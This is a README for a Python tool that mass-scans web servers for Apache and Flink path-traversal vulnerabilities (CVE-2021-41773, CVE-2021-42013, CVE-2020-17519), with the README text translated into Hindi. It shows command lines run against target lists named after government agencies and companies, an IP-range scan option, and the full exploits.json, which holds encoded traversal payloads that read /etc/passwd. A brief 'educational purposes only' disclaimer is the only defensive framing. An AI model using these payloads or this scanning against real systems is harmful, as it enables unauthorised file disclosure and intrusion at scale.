 mrcl0wnlab/simplesapachepathtraversal
उपकरण जाँच: CVE-2021-41773, CVE-2021-42013, CVE-2020-17519

यह Apache Path Traversal भेद्यता के परीक्षण के लिए एक सरल उपकरण है
https://blog.mrcl0wn.com/2021/10/uma-simples-tool-para-apache-path.html


लेखक:    MrCl0wn
ब्लॉग:     https://blog.mrcl0wn.com
GitHub:   https://github.com/MrCl0wnLab
Twitter:  https://twitter.com/MrCl0wnLab
ईमेल:    mrcl0wnlab\@\gmail.com

शुक्रिया:
+ aCCESS Security Lab @exchangesec
   - Megarushing, Ofjaaaah, 5Ub5010, Gh05tPT, Hunt3rPl4nk
पथ यात्रा हमला (जिसे डायरेक्टरी ट्रैवर्सल भी कहा जाता है) का उद्देश्य वेब रूट फ़ोल्डर के बाहर संग्रहीत फ़ाइलों और निर्देशिकाओं तक पहुँचना है। "डॉट-डॉट-स्लैश (../)" अनुक्रमों और इसके विविधताओं के साथ फ़ाइलों को संदर्भित करने वाले चरों में हेरफेर करके या निरपेक्ष फ़ाइल पथों का उपयोग करके, फ़ाइल सिस्टम पर संग्रहीत मनमानी फ़ाइलों और निर्देशिकाओं तक पहुँचना संभव हो सकता है, जिसमें एप्लिकेशन स्रोत कोड या कॉन्फ़िगरेशन और महत्वपूर्ण सिस्टम फ़ाइलें शामिल हैं। यह ध्यान दिया जाना चाहिए कि फ़ाइलों तक पहुँच सिस्टम परिचालन अभिगम नियंत्रण द्वारा सीमित है (जैसे कि माइक्रोसॉफ्ट विंडोज ऑपरेटिंग सिस्टम पर लॉक या उपयोग में फ़ाइलों के मामले में)।
यह या पिछला प्रोग्राम केवल शैक्षिक उद्देश्य के लिए है। बिना अनुमति के इसका उपयोग न करें।
सामान्य अस्वीकरण लागू होता है, विशेष रूप से यह तथ्य कि मैं (MrCl0wnLab) इन प्रोग्रामों द्वारा प्रदान की गई जानकारी या कार्यक्षमता के प्रत्यक्ष या अप्रत्यक्ष उपयोग से होने वाली किसी भी क्षति के लिए उत्तरदायी नहीं हूं।
लेखक या कोई भी इंटरनेट प्रदाता इन प्रोग्रामों या उनके किसी भी व्युत्पन्न की सामग्री या दुरुपयोग के लिए कोई जिम्मेदारी नहीं लेता है। इन प्रोग्रामों का उपयोग करके आप इस तथ्य को स्वीकार करते हैं कि इन प्रोग्रामों के उपयोग से होने वाली कोई भी क्षति (डेटा हानि, सिस्टम क्रैश, सिस्टम समझौता, आदि) MrCl0wnLab की जिम्मेदारी नहीं है।
python main.py --file gov.br.txt  --thread 15
python main.py --file tesla.txt  --ssl
python main.py --range 192.168.15.1,192.168.15.100 --thread 30
python main.py --file fbi.gov.txt  --thread 15 --timeout 3
python main.py --file gov.ru.txt  --debug


python main.py --help
                                   .,,
                                  (=\/\
                                   \=\/\
                                    \=\/\
                                     `=\/
                                        \
           simples [ APACHE ]
           ___      _   _       _____                                    _
          / _ \__ _| |_| |__   /__   \_ __ __ ___   _____ _ __ ___  __ _| |
         / /_)/ _` | __| '_ \    / /\/ '__/ _` \ \ / / _ \ '__/ __|/ _` | |
        / ___/ (_| | |_| | | |  / /  | | | (_| |\ V /  __/ |  \__ \ (_| | |
        \/    \__,_|\__|_| |_|  \/   |_|  \__,_| \_/ \___|_|  |___/\__,_|_|


                      द्वारा: MrCl0wn / https://blog.mrcl0wn.com
                                    https://twitter.com/MrCl0wnLab
                                    https://github.com/MrCl0wnLab

उपयोग: tool [-h] [--file <ips.txt>] [--range <ip-start>,<ip-end>]
            [--thread <20>] [--ssl] [--timeout <5>] [--debug]

[!] जाँच: CVE-2021-41773, CVE-2021-42013, CVE-2020-17519
[!] शोषण फ़ाइल: /assets/exploits.json
[!] आउटपुट: output/vuln.txt

python main.py --file gov.br.txt  --thread 15
python main.py --file tesla.txt  --ssl
python main.py --range 192.168.15.1,192.168.15.100 --thread 30
python main.py --file fbi.gov.txt  --thread 15 --timeout 3
python main.py --file gov.ru.txt  --debug

वैकल्पिक तर्क:
  -h, --help            यह सहायता संदेश दिखाएँ और बाहर निकलें
  --file <ips.txt>      अपने लक्ष्य होस्ट सूची इनपुट करें
  --range <ip-start>,<ip-end>
                        आईपी श्रेणी सेट करें जैसे: 192.168.15.1,192.168.15.100
  --thread <20>, -t <20>
                        जैसे 20
  --ssl                 SSL के साथ अनुरोध सक्षम करें
  --timeout <5>         कनेक्शन टाइमआउट सेट करें
  --debug, -d           डीबग मोड सक्षम करें
.
├── assets
│   ├── autor.json
│   ├── config.json
│   ├── exploits.json
│   └── prints
│       ├── banner.png
│       ├── print01.png
│       └── print02.png
├── LICENSE
├── main.py
├── modules
│   ├── banner_mrclw.py
│   ├── color_mrclw.py
│   ├── debug_mrclw.py
│   ├── file_mrclw.py
│   ├── __init__.py
│   ├── request_mrclw.py
│   ├── shodan_mrclw.py
│   └── thread_mrclw.py
├── output
└── README.md

assets/exploits.json
{
    "CVE-2021-41773": "/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd",
    "CVE-2021-42013-0": "/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd",
    "CVE-2021-42013-1": "/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/etc/passwd",
    "CVE-2021-42013-3": "/cgi-bin/.%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/etc/passwd",
    "CVE-2021-42013-4":"/cgi-bin/%25%25%25%2e/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/etc/passwd",
    "CVE-2020-17519-0":"/jobmanager/logs/..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252fetc%252fpasswd",
    "CVE-2020-17519-1":"/cgi-bin/..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252fetc%252fpasswd"
}
